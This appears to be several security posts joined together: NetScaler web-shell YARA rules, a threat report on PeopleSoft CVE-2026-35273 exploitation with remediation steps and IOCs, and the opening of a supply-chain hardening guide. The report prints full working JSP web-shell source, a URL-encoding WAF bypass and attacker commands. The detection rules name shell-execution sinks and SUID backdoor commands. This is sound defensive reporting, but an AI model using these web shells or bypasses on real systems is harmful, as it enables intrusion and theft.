        // NetScaler C2 header patterns (both HTTP_NSC_* and raw NSC_*, covering all native SetEnvIf variables)
        $h1 = /(HTTP_)?NSC_[a-zA-Z0-9_]+/ ascii
        $h2 = /(HTTP_)?NSC_(USER|NONCE|LDAP|CLIENTTYPE|FT_HIDE)/ ascii nocase

        // Specific named NetScaler SetEnvIf headers
        $hs1 = "HTTP_NSC_LDAP" ascii fullword nocase
        $hs2 = "HTTP_NSC_CLIENTTYPE" ascii fullword nocase
        $hs3 = "HTTP_NSC_USER" ascii fullword nocase
        $hs4 = "HTTP_NSC_NONCE" ascii fullword nocase
        $hs5 = "HTTP_NSC_FT_HIDE" ascii fullword nocase
        $hs6 = "NSC_USER" ascii fullword nocase
        $hs7 = "NSC_NONCE" ascii fullword nocase
        $hs8 = "NSC_LDAP" ascii fullword nocase
        $hs9 = "NSC_CLIENTTYPE" ascii fullword nocase
        $hs10 = "NSC_FT_HIDE" ascii fullword nocase

        // Dynamic execution sinks
        $e1 = "eval(base64_decode(" ascii
        $e2 = "shell_exec(base64_decode(" ascii
        $e3 = "system(base64_decode(" ascii
        $e4 = "passthru(base64_decode(" ascii
        $e5 = "eval(" ascii
        $e6 = "base64_decode(" ascii
        $e7 = "shell_exec(" ascii
        $e8 = "passthru(" ascii
        $e9 = "system(" ascii
        $e10 = "exec(" ascii
        $e11 = "popen(" ascii
        $e12 = "proc_open(" ascii
        $e13 = "assert(" ascii

        // Concealment and response markers
        $c1 = "http_response_code(404)" ascii
        $c2 = "REQUEST_METHOD" ascii
        $c3 = "<FATO>" ascii
        $c4 = "</FATO>" ascii
    condition:
        filesize < 50KB and (
            // Any NSC header accessed alongside dynamic execution
            ((1 of ($h*) or 1 of ($hs*)) and ($e1 or $e2 or $e3 or $e4 or ($e6 and ($e5 or $e7 or $e8 or $e9 or $e10 or $e11 or $e12 or $e13)))) or
            // Any NSC header paired with concealment markers
            ((1 of ($h*) or 1 of ($hs*)) and ($c3 or $c4 or ($c1 and $c2))) or
            // Standalone FATO marker webshell
            (($c3 and $c4) and ($e1 or $e2 or ($e5 and $e6) or ($e6 and $e7)))
        )
}
rule G_Hunting_Script_NetScaler_Persistence_1
{
    meta:
        description = "Detects appliance staging, installer, and anti-forensic maintenance scripts deployed during NetScaler compromise"
        author = "GTIG"

    strings:
        // Appliance restart / shutdown commands
        $cmd1 = "/netscaler/nsshutdown" ascii
        $cmd2 = "nsshutdown -R" ascii

        // SUID root backdoor creation
        $cmd3 = "chmod u+s /bin/sh" ascii

        // Web server reload / restart
        $cmd4 = "/bin/httpd -k restart" ascii
        $cmd5 = "httpd -k restart -f /etc/httpd.conf" ascii

        // Forensic access log scrubbing regex pattern (across any staging path)
        $scrub1 = /#\^\.\*\/vpn(s)?\/(scripts|media|theme|themes|help|logon)/ ascii

        // Apache configuration modification strings
        $cfg1 = "AddHandler application/x-httpd-php" ascii
        $cfg2 = "AddType application/x-httpd-php" ascii
        $cfg3 = "php_flag engine on" ascii
        $cfg4 = "AliasMatch" ascii
        $cfg5 = "SetEnvIf" ascii
    condition:
        filesize < 50KB and (
            // Log scrubber + privilege escalation or web server restart
            ($scrub1 and ($cmd3 or $cmd4 or $cmd5)) or
            // SUID root backdoor creation + appliance command or config modification
            ($cmd3 and ($cmd1 or $cmd2 or $cmd4 or $cmd5 or $cfg1 or $cfg2 or $cfg3 or $cfg4 or $cfg5)) or
            // Configuration tampering + appliance command
            (($cfg1 or $cfg2 or $cfg4) and ($cmd1 or $cmd2 or $cmd4 or $cmd5)) or
            // Generic 2 of the specific appliance maintenance commands
            (2 of ($cmd*))
        )
}
Google Security Operations
Google Security Operations customers will have access to the following rules. These rules will be available under the Mandiant Intel Emerging Threats rule pack:
SUID or SGID Bit Set on System Shell Binary
HTTPD Custom Configuration Restart Chained with Permission Modification
NetScaler Web Directory Suspicious Filewrite
Python Base64 In-Memory Execution with Hidden Temp File
Citrix NetScaler DTLSv1.0 Handshake Failure Internal Error or NSPPE Crash
Citrix NetScaler Masqueraded Webshell HTTP Request or PHP Error Telemetry
Acknowledgements
This analysis would not have been possible without the assistance of Bella Valdescruz, Bhavesh Dhake, Chris Linklater, Christopher Romano, Geoff Carstairs, Greg Blaum, Josh Thackston, Kimberly Goody, Lianis Oliva, Matthew Quick, Michael Edie, Omar ElAhdan, Peter Ukhanov, Sagun Chetry, Stuart Carrera, Tyler McLellan.
Introduction
As an update to the June 2026 post, ShinyHunters Targets Education Sector with Oracle PeopleSoft Exploit, Mandiant and Google Threat Intelligence Group (GTIG) have identified renewed mass exploitation of CVE-2026-35273 by UNC6240 (ShinyHunters), along with expanded global targeting across multiple sectors. In June, the threat actor exploited this vulnerability as a zero-day predominantly against academic institutions. This new wave of activity stems from UNC6240 modifying its explo
As an update to the June 2026 post, ShinyHunters Targets Education Sector with Oracle PeopleSoft Exploit, Mandiant and Google Threat Intelligence Group (GTIG) have identified renewed mass exploitation of CVE-2026-35273 by UNC6240 (ShinyHunters), along with expanded global targeting across multiple sectors. In June, the threat actor exploited this vulnerability as a zero-day predominantly against academic institutions. This new wave of activity stems from UNC6240 modifying its exploit to bypass web application firewall (WAF) rules blocking the vulnerable Environment Management Hub (PSEMHUB) endpoint.
The threat actor bypassed these string-based WAF rules by URL-encoding a single character in the request path, requesting /%50SEMHUB/ in place of /PSEMHUB/. Many WAF and reverse proxy rules match the literal path before URL decoding, while the PeopleSoft application server decodes the request and routes it to the vulnerable servlet. This allows the threat actor to reach the endpoint on systems whose operators may have believed their WAF rules had mitigated the exposure.
Our analysis indicates that the threat actor expanded their targeting in this recent campaign, deploying web shells on dozens of systems globally, spanning higher education, technology, IT services, healthcare, agriculture, transportation, and government.
Mandiant recommends that organizations running Oracle PeopleSoft take the following immediate actions. Additional remediation and hardening guidance is included later in this post.
Remediation and Hardening Quick Guide
Apply the Oracle Security Alert patch for CVE-2026-35273. WAF rules and path-based blocking are not a substitute for patching.
Disable the Environment Management Hub (EMHub) service in multi-server configurations, or remove the PSEMHUB application entirely in single-server configurations, as advised in Oracle's security alert guidance.
Search PIA WebLogic access logs for requests to /PSEMHUB/ and any percent-encoded variant (for example, /%50SEMHUB/), particularly POST requests to /hub and requests to .jsp files from external source IP addresses.
Inspect <PS_CFG_HOME>/webserv/<domain>/applications/peoplesoft/PSEMHUB.war/ for files that are not part of the shipped product, including but not limited to x.jsp, u.jsp, tunnel.jsp, tunnel.jspx, and Ple64.exe.
Rotate credentials readable by the PeopleSoft application service account, including database connection strings in psappsrv.cfg, Integration Broker credentials, and any cloud credentials reachable from the web tier.
Monitor outbound traffic from PeopleSoft hosts to the network indicators listed in this post, and review endpoints for unexpected MeshCentral agents.
Figure 1: Remediation and hardening quick guide
Background: From Zero-Day to N-Day
In June 2026, we reported a UNC6240 campaign that exploited CVE-2026-35273 as a zero-day between May 27 and June 9, 2026, predominantly against higher education institutions. Oracle released an out-of-band Security Alert on June 10, 2026. Mandiant’s June guidance recommended patching and, where patching or disabling EMHub was not immediately possible, blocking external access to /PSEMHUB/* at the perimeter, noting that WAF body-inspection rules alone were insufficient.
The current campaign demonstrates that UNC6240 adapted to published defensive guidance, targeting organizations that implemented WAF rules but did not patch the vulnerability.
Attack Lifecycle
We observed a consistent sequence of events in targeted PeopleSoft environments, progressing from discovery and verification to web shell deployment and hands-on-keyboard activity.
Target Verification
Before exploitation, targeted servers typically received five to 15 POST requests to /%50SEMHUB/hub containing a serialized Java object. Unpatched servers respond with the host operating system without writing files or disrupting the service, allowing the threat actor to quietly confirm exploitability. On hosts that the threat actor validated but did not yet exploit, organizations may see this request in logs, with no follow-on activity.
WAF Bypass
All requests addressed the vulnerable servlet through a url-encoded path. %50 is the encoded form of the character P. WAF and proxy rules that match the literal string /PSEMHUB before decoding do not match /%50SEMHUB/, while WebLogic decodes the path and serves the application normally.
Defenders should assume that threat actors may use any percent-encoded, mixed-case, or otherwise non-normalized variant of /PSEMHUB/, and should enforce blocking on the normalized path.
Figure 2: PSEMHUB WAF bypass
Exploitation
We observed two exploitation methods, both abusing Java deserialization in the PSEMHUB hub servlet:
Web shell deployment. To access web shells behind some load balanced environments, the threat actor sent a burst of multiple POST requests to /%50SEMHUB/hub, followed by the creation of a new JSP files, such as x.jsp, or sequentially numbered JSP files in the PSEMHUB.war directory. The repetition likely ensures that every node behind a load balancer receives a copy of the web shell, so organizations should check all WebLogic nodes, not only the first one identified.
Fileless command execution.POST requests to /%50SEMHUB/hub that return command output directly in the HTTP response, with no file written to disk. On the host, this appears as shell processes (cmd.exe or /bin/sh) spawned by the WebLogic Java process. Detections that rely on JSP file creation will not identify this method.
Post-Exploitation Tooling
Dual Web Shells
To establish persistent access and stage follow-on payloads, the threat actor deployed two complementary, single-line JSP web shells into the PSEMHUB.war directory. Both shells were designed to minimize web application firewall (WAF) detections during post-exploitation.
The primary shell, x.jsp, provides cross-platform command execution. Rather than passing cleartext commands in URL query strings, x.jsp accepts hex-encoded commands via HTTP POST (c) along with an optional execution timeout (t). It automatically detects the underlying operating system, spawning cmd.exe on Windows or reconstructing /bin/sh from an ASCII character array on Linux to avoid static string signatures, and returns the process output prefixed with R:.
<%@ page import="java.util.*,java.io.*" %><%
String h = request.getParameter("c");
String ts = request.getParameter("t");
if (h != null) {
  int t = ts != null ? Integer.parseInt(ts) : 30;
  StringBuilder cs = new StringBuilder();
  for (int i = 0; i + 1 < h.length(); i += 2) {
    cs.append((char) Integer.parseInt(h.substring(i, i + 2), 16));
  }
  String c = cs.toString();
  boolean wn = System.getProperty("os.name").toLowerCase().contains("win");
  Process p = new ProcessBuilder(
      wn ? new String[]{"cmd.exe", "/c", c}
         : new String[]{new String(new char[]{47,98,105,110,47,115,104}), "-c", c}
  ).start();
  InputStream a = p.getInputStream();
  InputStream g = p.getErrorStream();
  byte[] b = new byte[8192];
  int n;
  StringBuilder sb = new StringBuilder();
  long end = System.currentTimeMillis() + t * 1000L;
  while (System.currentTimeMillis() < end) {
    if (a.available() > 0) { n = a.read(b); if (n > 0) sb.append(new String(b, 0, n)); }
    else if (g.available() > 0) { n = g.read(b); if (n > 0) sb.append(new String(b, 0, n)); }
    else {
      try { p.exitValue(); break; }
      catch (IllegalThreadStateException e2) {
        try { Thread.sleep(40); } catch (Exception e3) {}
      }
    }
  }
  while (a.available() > 0) { n = a.read(b); if (n > 0) sb.append(new String(b, 0, n)); }
  while (g.available() > 0) { n = g.read(b); if (n > 0) sb.append(new String(b, 0, n)); }
  out.print("R:" + sb.toString());
}
%>
Figure 3: x.jsp cross-platform command execution web shell (formatted for readability)
When staging larger binaries on compromised Windows hosts, the threat actor deployed a second servlet, u.jsp (along with an offset-based variant, u2.jsp). This shell decodes Base64-encoded file chunks (a) and writes or appends them (m) to a target path (n) in 150 KB increments, bypassing HTTP request-size limits and avoiding PeopleSoft's native FILECHUNKING handlers. It also includes a secondary parameter (x) to execute cmd.exe commands once file reassembly is complete.
<%@ page import="java.util.*,java.io.*,java.nio.file.*" %><%
String n = request.getParameter("n");
String a = request.getParameter("a");
String m = request.getParameter("m");
if (n != null && a != null) {
  try {
    byte[] b = java.util.Base64.getDecoder().decode(a);
    if ("a".equals(m)) {
      java.io.FileOutputStream f = new java.io.FileOutputStream(n, true);
      f.write(b);
      f.close();
    } else {
      java.nio.file.Files.write(java.nio.file.Paths.get(n), b);
    }
    out.print("W:" + b.length);
  } catch (Exception e) {
    out.print("E:" + e);
  }
}
String x = request.getParameter("x");
if (x != null) {
  try {
    ProcessBuilder pb = new ProcessBuilder(new String[]{"cmd.exe", "/c", x});
    pb.redirectErrorStream(true);
    Process p = pb.start();
    java.io.InputStream i = p.getInputStream();
    byte[] buf = new byte[8192];
    int k;
    StringBuilder sb = new StringBuilder();
    long end = System.currentTimeMillis() + 12000;
    while (System.currentTimeMillis() < end) {
      if (i.available() > 0) {
        k = i.read(buf);
        if (k > 0) sb.append(new String(buf, 0, k));
      } else {
        try { p.exitValue(); break; }
        catch (Exception e2) { Thread.sleep(30); }
      }
    }
    out.print("R:" + sb.toString());
  } catch (Exception e) {
    out.print("X:" + e);
  }
}
%>
Figure 4: u.jsp chunked file upload and execution web shell (formatted for readability)
Trojanized Installer and Multi-Stage Backdoor (Ple64.exe)
On compromised Windows servers, the threat actor used u.jsp (and u2.jsp) to upload and execute a 5.2 MB binary named Ple64.exe (tracked as SIDEEYE) inside the PSEMHUB.war directory. While Ple64.exe masquerades as a signed installer for the Light Alloy media player, analysis revealed that it is a trojanized installer containing a three-stage execution chain that loads SIDEEYE in memory. The analyzed sample was signed with a valid Extended Validation (EV) certificate issued to Tobias Weihmann Software Development OU via Sectigo. GTIG has contacted Sectigo for revocation of this certificate.
When executed, Ple64.exe (Stage 1) decompresses and loads a VMProtect 3 (VMP3)-protected second-stage launcher into memory. This launcher decrypts additional data blocks embedded within Ple64.exe and loads and executes the third stage in memory. Stage 3 is the SIDEEYE C++ backdoor that communicates with its command-and-control (C2) server (162[.]219[.]30[.]165) over raw TCP using separate control (TCP/3333) and data (TCP/3334) ports.
Initial analysis indicates that SIDEEYE supports:
Browser and desktop application credential theft
Process and file management
Interactive reverse shell and reverse proxy capabilities
After uploading the binary in chunks via u.jsp, the threat actor verified the reassembled file size on disk, launched Ple64.exe as a background process, and confirmed that it remained running:
dir applications\peoplesoft\PSEMHUB.war\Ple64.exe
for %F in (applications\peoplesoft\PSEMHUB.war\Ple64.exe) do @echo %~zF
cmd.exe /c start /b "" applications\peoplesoft\PSEMHUB.war\Ple64.exe
tasklist | findstr /i Ple64
Figure 5: Threat actor verifying upload and execution of the trojanized Ple64.exe (SIDEEYE) backdoor
Tunneling with Neo-reGeorg
Alongside the deployment of Ple64.exe, the threat actor staged the open-source Neo-reGeorg tunneling toolkit and deployed its tunnel.jsp and tunnel.jspx servlets into victim web directories. This toolkit routes SOCKS5 proxy traffic through ordinary HTTP and HTTPS connections to the web tier, enabling internal discovery and lateral movement from the PeopleSoft host.
MeshAgent
To establish persistent access after web shell placement on Linux systems, UNC6240 deployed the legitimate RMM tool MeshAgent.
In earlier May and July 2026 intrusions, the actor dropped unencrypted agent binaries and configuration files directly into /tmp (meshagent, meshagent.msh, and meshagent.db) under the PeopleSoft service account, routing outbound connections to Microsoft-masquerading domains including azurenetfiles.net, microsoft-entra.net, and enroll.azuredevice.cloud.
In September 2026 intrusions, UNC6240 continued to use IT-themed infrastructure associated with MeshAgent (winmanage-me.network on 104.219.234.138) for secondary staging and management.
MeshCentral is a legitimate open-source remote management platform that threat actors, including UNC6240, use to maintain interactive access to victim systems over web sockets.
Observed Post-Exploitation Commands
Across compromised instances, a quarter of the threat actor's commands executed as root or NT Authority\SYSTEM, granting full control of the operating system. The remaining commands were executed under PeopleSoft or WebLogic service accounts, which still provide access to PeopleSoft configuration files, database connection strings, and application data.
Command activity through the web shells fell into several categories:
Host and user discovery, including hostname and whoami.
Process verification, polling process listings with tasklist to verify payload execution.
An example web shell request using the encoded path follows:
GET /%50SEMHUB/<webshell>.jsp?c=id;hostname;uname+-a HTTP/1.1
Figure 6: Example web shell request
Remediation and Hardening
Patch and Reduce Exposure
Apply the Oracle Security Alert for CVE-2026-35273 and remain on supported PeopleTools versions. Disable the EMHub service if it is not used for patching or remove the PSEMHUB application. EMHub and the Integration Broker listening connector are administrative and system-to-system components, and restricting them from public internet access is non-breaking for standard PeopleSoft Internet Architecture (PIA) user sessions.
Log and Endpoint Monitoring
Search PIA WebLogic access logs for requests to /PSEMHUB/ and encoded variants, POST requests to /hub with bodies from external sources, and requests to unexpected .jsp or .jspx files under PSEMHUB or PORTAL. On hosts, alert on shell processes (cmd.exe, /bin/sh, bash) spawned by the WebLogic Java process, particularly those invoking base64 -d, curl, /dev/tcp, tasklist, or start /b.
Host-Level Auditing
Scan PSEMHUB.war/ and PORTAL.war/ for unexpected .jsp, .jspx, and .exe files, inspect .../PSEMHUB.war/envmetadata/transactions/ for unauthorized content, and check for unexpected MeshCentral agents. Organizations that identify a web shell should treat the host as compromised, preserve evidence, and rotate all credentials accessible from the PeopleSoft tier, prioritizing hosts where the WebLogic service runs as root or SYSTEM.
Hunt for Evidence of Data Theft
Review PeopleSoft and database hosts for large archive files (.tar, .tar.gz, .zst) in temporary or web-accessible directories, and for tar, zstd, rsync, sshpass, or curl processes spawned by the PeopleSoft or WebLogic service accounts. Review database audit logs for bulk queries or exports against HR, payroll, and student records tables, and network logs for large or sustained outbound transfers from the PeopleSoft tier, including rsync (TCP 873), SSH, and HTTP POST traffic to the network indicators listed in this post.
Prepare for Extortion
UNC6240 has a well-established pattern of data theft extortion, that is, stealing data and threatening to release it on a data leak site unless the victim pays a ransom. Affected organizations should prepare for extortion communications and monitor for potential public exposure of stolen data.
Indicators of Compromise (IOCs)
To assist the wider community in hunting and identifying activity outlined in this blog post, we have included IOCs in a GTI collection for registered users.
Network Indicators
Indicator
Type
Description
5.199.162.157
IPv4
Attack controller, scanner, and HTTP callback receiver
104.219.234.138
IPv4
Exfiltration staging and remote management host
162.219.30.165
IPv4
C2 for SIDEEYE backdoor
winmanage-me.network
Domain
Resolves to staging host; MeshCentral infrastructure
URI pattern: /%50SEMHUB/ (percent-encoded WAF bypass path; defenders should assume that threat actors may use any percent-encoded, mixed-case, or otherwise non-normalized variant of /PSEMHUB/ and enforce blocking on the normalized path).
Google Security Operations customers will have access to the following rules. These rules will be available under the Mandiant Frontline Threats rule pack:
Oracle PeopleSoft Configuration Inspection
Sshpass Interactive File Deployment
Data Archiving or Compression via Zstd Utility
MeshCentral Command Execution via Meshctrl
Pending deployment in the Mandiant Frontline Threats rule pack:
Oracle PeopleSoft Suspicious File Write to Web Application Archive Directory
MITRE ATT&CK Mapping
Tactic
Technique
Reconnaissance
T1596.003 Search Open Technical Databases: Digital Certificates
Reconnaissance
T1596.005 Search Open Technical Databases: Scan Databases
Reconnaissance
T1595.002 Active Scanning: Vulnerability Scanning
Initial Access
T1190 Exploit Public-Facing Application
Defense Evasion
T1027 Obfuscated Files or Information
Execution
T1059.003 Command and Scripting Interpreter: Windows Command Shell
Execution
T1059.004 Command and Scripting Interpreter: Unix Shell
Persistence
T1505.003 Server Software Component: Web Shell
Discovery
T1082 System Information Discovery
Discovery
T1016 System Network Configuration Discovery
Credential Access
T1552.001 Unsecured Credentials: Credentials In Files
Introduction
The landscape of software supply chain security has undergone a significant shift. Recent campaigns demonstrate that sophisticated threat actors are systematically targeting the engineering lifecycle by compromising trusted security and programming tools.
These intrusions reveal three key tactics:
Attackers target trusted security scanners, utility libraries, and AI developer tools to exploit the elevated privileges granted to these systems within build pipelines.
Adversaries ta
The landscape of software supply chain security has undergone a significant shift. Recent campaigns demonstrate that sophisticated threat actors are systematically targeting the engineering lifecycle by compromising trusted security and programming tools.
These intrusions reveal three key tactics:
Attackers target trusted security scanners, utility libraries, and AI developer tools to exploit the elevated privileges granted to these systems within build pipelines.
Adversaries target developer workstations and Integrated Development Environments (IDEs) via highly tailored social engineering, malicious extensions, or typosquatted local dependencies to exfiltrate private cryptographic keys, API tokens, and active session credentials directly from local engineering environments.
Rather than relying solely on compromised static credentials, attackers have escalated to advanced pipeline manipulation techniques, including GitHub Actions cache poisoning, OpenID Connect (OIDC) token extraction, and the subversion of mutable action tags to publish compromised packages that still carry legitimate cryptographic provenance.
Building upon prior guidance (here, and here), this blog provides an actionable blueprint for software and platform architects designed to safeguard the software supply chain against threat vectors that are actively being exploited, third-party risks, and architectural vulnerabilities throughout the entire Software Development Lifecycle (SDLC).
Read on for more on how to establish continuous integration and continuous delivery/deployment (CI/CD) safeguards, strengthen developer workflows, and build robust, end-to-end defense-in-depth.
The Multi-Layered Approach
Treating each stage of the pipeline as independent security domains is no longer sufficient because these multi-layered attacks target vulnerabilities across the entire build pipeline. Defending against these persistent threats requires a thorough, defense-in-depth approach spanning the five key pillars of the software development lifecycle outlined in Figure 1:
Figure 1: The five core pillars for securing the software development lifecycle
Endpoint
Developer workstations are high-value targets because they hold direct, privileged access to repositories, pipelines, and cloud environments. Threat actors frequently target IDEs, exploiting unmonitored local access to collect personal access tokens (PATs), SSH keys, and proprietary code. Organizations should establish a unified security layer that enforces a consistent security posture across all local host machines and cloud-based development environments.
Local Secret Scanning
Organizations should deploy pre-commit hooks and IDE-integrated scanning tools to detect and block secrets prior to repository commit. Standardizing local pre-commit templates ensures git trees are fully verified before changes are pushed to central servers. To minimize the impact of a potential leak, organizations should migrate from legacy classic PATs to fine-grained PATs constrained by tight time-to-live (TTL) limits and minimal, environment-specific permissions.
Endpoint Security Management
Organizations should configure Endpoint Detection and Response (EDR) solutions to monitor developer software integrations and enforce continuous device posture checks. EDR agents should monitor trusted IDE process trees for anomalous file access, unexpected process spawning, and unauthorized outbound network connections.
To ensure complete alignment, these EDR compliance signals should be integrated directly with Unified Endpoint Management (UEM) systems to automatically restrict or revoke a user's ability to access Source Code Management (SCM) systems, execute pipeline tasks, or publish code if their device falls out of compliance. Necessary command-line interface (CLI) process exclusions should be strictly restricted to designated, isolated developer environments rather than applied broadly across corporate endpoints.
IDE Standardization
Organizations should vet and approve specific versions of IDEs, browser integrations, and third-party extensions. IDE and browser marketplaces should be restricted to allow only vetted applications, explicitly blocking unverified extensions. All integrations require a formal third-party risk management review before allowlisting. Organizations should maintain an active software asset inventory paired with strict version-pinning and centralized emergency-block capabilities to stop newly discovered threats.
AI-Assisted Security
Engineering teams should leverage only approved large language models (LLMs) and AI agents for pre-merge vulnerability analysis and application security testing. This boundary is critical, as threat actors have begun actively inserting malicious code into open-source Model Context Protocol (MCP) packages and tricking AI coding agents (as detailed in our accompanying blog).
To mitigate risks like context poisoning and data exfiltration, security teams should deploy context-protection tools to validate inputs before runtime execution. Developers should, wherever possible, exclude local environment (.env) files from the workspace using platform-specific ignore configurations to prevent sensitive credentials from entering the model's context window. Organizations should maintain a human-in-the-loop control model to verify all AI-generated code before it is written to a repository.
Isolated Developer Sandboxes
To prevent host-level compromises, organizations should, wherever possible, require the use of containerized development environments or dedicated virtual machines (VMs). Sandboxing ensures malicious post-install scripts or dependency-poisoning attacks cannot traverse the local filesystem.
Mounting sensitive host paths into workspace containers should be restricted to prevent compromised dependencies from executing with host privileges. Developer guest VMs should be instantiated from centralized, hardened golden images and network isolated from live production environments. All sandbox execution and network activity should integrate into centralized corporate logging.
Code Repositories
Source code repositories serve as the definitive source of truth for an organization's proprietary software and intellectual property. Hardening this layer requires control over user identities, strict branch governance, and continuous verification of the code history to prevent unauthorized changes from entering the lifecycle.
Universal Identity
Securing repositories requires strict control over user identities. Implementing a Company Managed User (CMU) model allows organizations to retain full ownership of all accounts, including outside collaborators, and enables the enforcement of phishing-resistant multi-factor authentication (MFA), such as FIDO2 compliant physical security keys or digital passkeys.
However, CMU accounts may be inhibited from contributing to external, open-source repositories. Because of this limitation, a standard user model with MFA enforced Single sign-on (SSO) integration remains the recommended approach for teams engaged in public or open-source publishing and private collaboration.
Regardless of the chosen account model, identity verification should be continuous. Organizations should deploy conditional access policies to verify device posture before granting access, while monitoring user API activity to quickly detect compromised sessions.
Branch Protection
Organizations should implement a zero direct-to-main policy, ensuring all changes flow through isolated feature branches that require peer reviews and pass automated CI checks before merging. Administrative bypass policies should be disabled. At the filesystem level, force-push activity should be restricted and monitored. Security teams should continuously analyze audit histories for chronological discrepancies to identify timeline tampering and detect unauthorized dead-drop repositories used for code exfiltration.
Credential Lifecycle
To prevent long-term persistence, organizations should automate credential rotation, implement just-in-time retrieval mechanisms, and establish a strict token TTL. For developer access, organizations should deprecate PATs which function essentially as static, host-stored passwords vulnerable to local infostealer malware and transition to cryptographically verified SSH-based authentication backed by hardware security keys (such as FIDO2/YubiKey or macOS Secure Enclave).
For automated CI/CD pipelines and third-party integrations, organizations should mandate the use of GitHub Apps in place of service account PATs to leverage short-lived, highly scoped access tokens that automatically expire after one hour. Secrets should not be stored in environment variables; local environment files (.env) should be excluded via .gitignore while utilizing native platform secret features for runtime injection.
Dependency Security
For application manifests utilizing Semantic Versioning (SemVer), organizations should prohibit dynamic version ranges (such as carets ^, tildes ~, or wildcard * operators) that introduce dependency drift during resolution. Instead, configurations should mandate exact SemVer pinning (e.g., 1.4.2) supported by strictly enforced, cryptographically verified lockfiles
Unverified execution vectors, such as blind "curl to bash" scripts, should be blocked in favor of direct vendor containers invoked via explicit SHA-256 digests. Organizations should implement Software Composition Analysis (SCA) paired with reachability analysis to prioritize patching vulnerabilities that are actually executed within the application path. Builds should generate a software bill of materials (SBOM) and enforce Supply-chain Levels for Software Artifacts (SLSA) Level 2+ provenance checks.
Artifact Management
Defending the artifact layer requires controlling what crosses the boundary into the trusted build environment. Point-in-time scanning is no longer sufficient; organizations should continuously inspect and verify upstream components before they propagate downstream.
Dependency Cooldowns
Organizations should mandate a minimum release-age cooldown of seven days before any newly published public package version becomes installable. Community detection often identifies and removes malicious open-source packages shortly after they are published.
Establishing a strict seven-day buffer provides the open-source ecosystem time to detect and pull poisoned releases before they reach internal builds. This delay should be enforced at centralized registries or local configurations; for specific configuration parameters (such as configuring npm's minimumReleaseAge cooldown or secure Python pip indexing), see the technical implementation steps detailed in our accompanying blog.
Proxies & Quarantines
All external packages and container images should, wherever possible, route through a centralized internal proxy that caches, inspects, and gates each component. Organizations can manage this secure boundary using Google Artifact Registry to host private repositories, configure virtual upstream repositories, and restrict direct build-runner access to public registries. New components arriving through the proxy should be held in a quarantine state and screened, blocking builds automatically on a failed security verdict. Internal repositories should be kept distinct from public registries to prevent dependency confusion attacks, and promotion to the trusted registry should follow a deliberate, policy-driven approval path.
Vulnerability Scanning
Container images and third-party dependencies should undergo automated scanning at the registry layer and at runtime. Stored artifacts should be continuously re-evaluated as new vulnerabilities emerge. To manage alert volume, results should be prioritized using reachability analysis and real-world exploitation signals, such as the CISA Known Exploited Vulnerabilities (KEV) catalog. Vulnerability Exploitability eXchange (VEX) statements should be used to suppress inapplicable findings and reduce noise.
Image Provenance
Verifying that an artifact came from a trusted source is as critical as confirming it is free of known vulnerabilities. Provenance establishes this trust by cryptographically signing every internally produced container image and package, then binding each one to the specific build workflow and source commit that created it. Modern signing tooling makes this practical without the burden of managing long-lived signing keys, instead tying each signing event to a build identity and recording it in a public transparency log. A signature is only meaningful when checked, so verification should be enforced at admission, restricted to the exact build identity expected, and performed against an artifact's immutable digest rather than a mutable tag.
The same principle extends to the credentials that publish artifacts. Long-lived registry published tokens are a recurring root cause in supply chain incidents, since a stolen token lets an attacker publish poisoned versions under a trusted name. Where possible, these static tokens should be replaced with short-lived, identity-bound publishing tokens issued to a specific build workflow at the moment of release. For first-party builds, adopting a recognized provenance standard provides a consistent benchmark for how and where software was built.
SHA Referencing
Container image tags and action references are mutable by default, which means an upstream actor can silently replace the content behind a trusted name at any time. Pinning to an immutable cryptographic digest closes this gap, because a digest is a content hash and any change to the underlying artifact produces a different identifier, breaking the reference rather than substituting malicious content under a name the pipeline already trusts.
Images should be pinned by digest, and third-party actions should be pinned to a full commit hash rather than a version that can be repointed. This discipline should extend across every image a build touches, not just the primary application image, since base images, sidecars, and init containers are equally viable injection points if left on mutable tags. Teams should also avoid configurations that re-resolve a mutable tag on every restart in production.
CI/CD
Hardening the automated pipelines within CI/CD infrastructure is a critical requirement for securing the broader software development lifecycle. Because these environments rely on an extensive web of privileged integrations to access source repositories, third-party registries, and cloud infrastructure, they function as high-value targets for adversaries. Securing these build and delivery systems requires the rigorous application of least-privilege principles, the enforcement of strict network boundaries, and the continuous verification of every trusted software component.
Runner & Build Servers
Hardening CI/CD infrastructure is a critical task because these pipelines require access to code repositories, dependency registries, and cloud environments. To secure these integrations, the primary defensive objective is to eliminate runner persistence. Organizations should use ephemeral, single-use runners, ensuring that every job executes in a fresh, isolated environment that is automatically destroyed upon completion. This clean-slate approach prevents cross-job contamination and denies attackers a permanent foothold. For self-hosted environments, this isolation should extend to the network layer, restricting outbound runner traffic exclusively to pre-approved registries and repository APIs to prevent data exfiltration. Furthermore, to mitigate Poisoned Pipeline Execution (PPE), the execution engine should block unvetted code from pull requests from accessing secrets or triggering deployment-grade runners until an administrator grants manual approval.
Additionally, pipelines should protect shared build caches from tampering. Because build caches are frequently shared across branches to speed up builds, a malicious pull request can inject corrupted dependencies directly into the shared cache. If left unrestricted, a subsequent production build will retrieve this poisoned cache and run the malicious code in a trusted environment. Pipeline setups should isolate cache access strictly by branch privilege and reject cache writes from unauthenticated forks.
Least Privilege CI/CD
Federated Ephemeral Identities: Prohibit persistent automation secrets within workflows, leveraging OIDC to exchange pipeline identities for short-lived tokens.
Zero-Trust Execution Scopes: Issue read-only or null-permission runner identities by default, requiring components to explicitly request minimum viable permissions.
Shared State Parameterization: Prohibit the automatic inheritance of credentials across downstream templates or nested workflows to isolate sensitive variables.
Runtime Governance: Restrict unsanctioned third-party plugins and marketplace actions. Security teams should also sandbox or disable package installation lifecycle scripts (using configurations like ignore-scripts=true detailed in our accompanying blog) to prevent compromised dependencies from executing arbitrary commands in build environments.
Environment Isolation: Segment network and IAM boundaries so that early-stage validation or linting tasks operate completely decoupled from systems possessing release authority.
Immutable Branch History: Disable history-rewriting functions and force-pushing on canonical branches to maintain an append-only audit trail.
IaC Validation: Scan Infrastructure-as-Code (IaC) prior to deployment to block over-privileged keys, unquoted user-parameter injections, unencrypted webhooks, and runner RBAC misconfigurations.
Scanning Gates & Attestation
CI/CD scanning gates act as automated quality control within the deployment process, evaluating code against set security standards and automatically halting deployments if the defined criteria are not met. Placing scanning gates as early in the process as possible alerts developers of potential vulnerabilities before they reach production:
Secret Scanning (At the Developer Commit / PR Gate):Configure pre-commit hooks and SCM-level scanners to block developer pushes if they contain hardcoded API keys, passwords, or SSH keys. This stops secrets from ever entering your repository's permanent history.
